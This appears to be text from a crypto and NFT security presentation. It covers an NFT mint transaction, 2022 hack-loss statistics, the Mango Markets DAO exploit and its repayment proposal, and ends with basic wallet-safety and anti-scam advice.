13	0x3c6137504c38215fea30605b3e364a23c1d3e14f	49	1.2603%
14	0xe28b98972434aa75016497e6da548ebe41393bb4	49	1.2603%
15	Pranksy	46	1.1831%

Source: <https://twitter.com/digitalartchick/status/1444661634383888386>

My Little Orphan

Orphan #131

Owled by raminnasibov

Make a

Price History

All time

Listings

Offers

Description

By D5D241

Properties


About My Little Orphan

Details

Item Activity

Filter

Event	Price	From	To
-------	-------	------	----



Transaction Action:

Mint of Orphan Girl (OG) To 0xc3c9fdee83ad8c7b29b5ce2c6b8d19fa116c0e74

1 of Token ID [131]

From:

0xb202e841a5a3aa8bcec15939602b2f12fad5c535

Interacted With (To):

Contract 0xcdf58314677959122432152783f02f4e5e247802

ERC-721 Tokens Transferred:

From Null Address: 0x00... To 0xc3c9fdee83ad8c...

For ERC-721 Token ID [131] Orphan Girl (OG)

Value:

0.08 Ether (\$103.51)

Transaction Fee:

0.002755781015867568 Ether (\$3.57)

Gas Price:

0.000000034368215802 Ether (34.368215802 Gwei)

Ether Price:

\$3,064.21 / ETH

Gas Limit & Usage by Txn:

120,276 | 80,184 (66.67%)

Gas Fees:

Base: 33.368215802 Gwei | Max: 58.423888924 Gwei | Max Priority: 1 Gwei

Burnt & Txn Savings Fees:

Burnt: 0.002675597015867568 Ether (\$3.46) Txn Savings: 0.001928880093614448 Ether (\$2.50)

Other Attributes:

Txn Type: 2 (EIP-1559) Nonce: 40 Position In Block: 27

Input Data:


#	Name	Type	Data
0	recipients	address[]	0xC3c9fDee83AD8c7b29B5Ce2c6b8D19FA116c0E74

Exploits — Part 1

This month:


- over \$718 million stolen
- 11 different hacks
- 4 hacks in one day totaling \$115M

There are still 10 days left in the month 😊




Source: <https://twitter.com/chainalysis/status/1580312145451180032>



Exploits — Part 2



Source: <https://twitter.com/chainalysis/status/1580312145451180032>

Exploits — Mango Markets DAO exploit

- Hacker exploits Mango Markets  for \$100M+
- Hacker turns around and offers to return most funds, if DAO promises not to pursue criminal investigations
- Hackers uses 473M votes from the exploit to vote **Yes**



Proposal: <https://dao.mango.markets/dao/MNGO/proposal/GYhczJdNZAhG24dkkymWE9SUZv8xC4q8s9U8VF5Yprne>

Source: https://twitter.com/alex_valaitis/status/1580017142132805632

Completed

 The proposal has passed

Yes Votes

473,166,649

96.6%

Repay Bad Debt #2

To the controller of the wallet [yUJw9a2PyoqKkH47i4yEGf4WXomSHMiK7Lp29Xs2NqM](#)

We are seeking to make users whole to the extent possible. This is the amount you have agreed to return:

Asset	Amount
mSOL	799,155
SOL	761,577
BTC	281.498
SRM	2,354,260
ETH	226
FTT	11,774
BNB	608
GMT	152,843
RAY	98,295
AVAX	1,809
MNGO	32,409,565
USDC	10,000,000

Most of these funds are currently in the control of the solana wallet [yUJw](#) and should be sent to the wallet owned by Mango Upgrade Council: [9mM6NfXauEFviFY1S1thbo7HXYNiSWSvwZEhguJw26wY](#)

The 10,000,000 USDC can be sent either to the Upgrade Council solana wallet or the ethereum wallet setup by the developers:

[0xa8e8729A6AAb10178FBac1E9D55A0c536ce3DCa8](#)

Within 12 hours of the proposal opening, you shall send back the assets other than USDC, MSOL, MNGO, and SOL as a show of good faith.


The remaining assets shall be sent within 12 hours once the vote is complete and passes.

The funds sent by you and the manqo DAO treasury will be used to cover any remaining bad debt in the protocol. All manqo depositors will be made whole. By voting for this proposal, mango token holders agree to pay off the bad debt with the treasury, and waive any potential claims against accounts with bad debt, and will not pursue any criminal investigations or freezing of funds once the tokens are sent back as described above.

Security best practices and conclusions

- Use a hardware wallet
- Use a different hot wallet for minting
- Never introduce your wallet seed phrase or private key anywhere
- Do not click on random URLs from DMs (Direct Messages)
- If you don't know how you got an NFT or coin, don't interact with it
- Always check with whom you are talking to
- You have not won a monkey
 - If it's too good to be true, it is too good to be true
 - There is no such thing as free money

DEMO - How **NOT** to navigate a telegram channel



Hello, I have a problem with my Dogs, I think I am missing some. Could an Admin please help/call me? I think I should have gotten some Dogs.

Q&A

Thanks!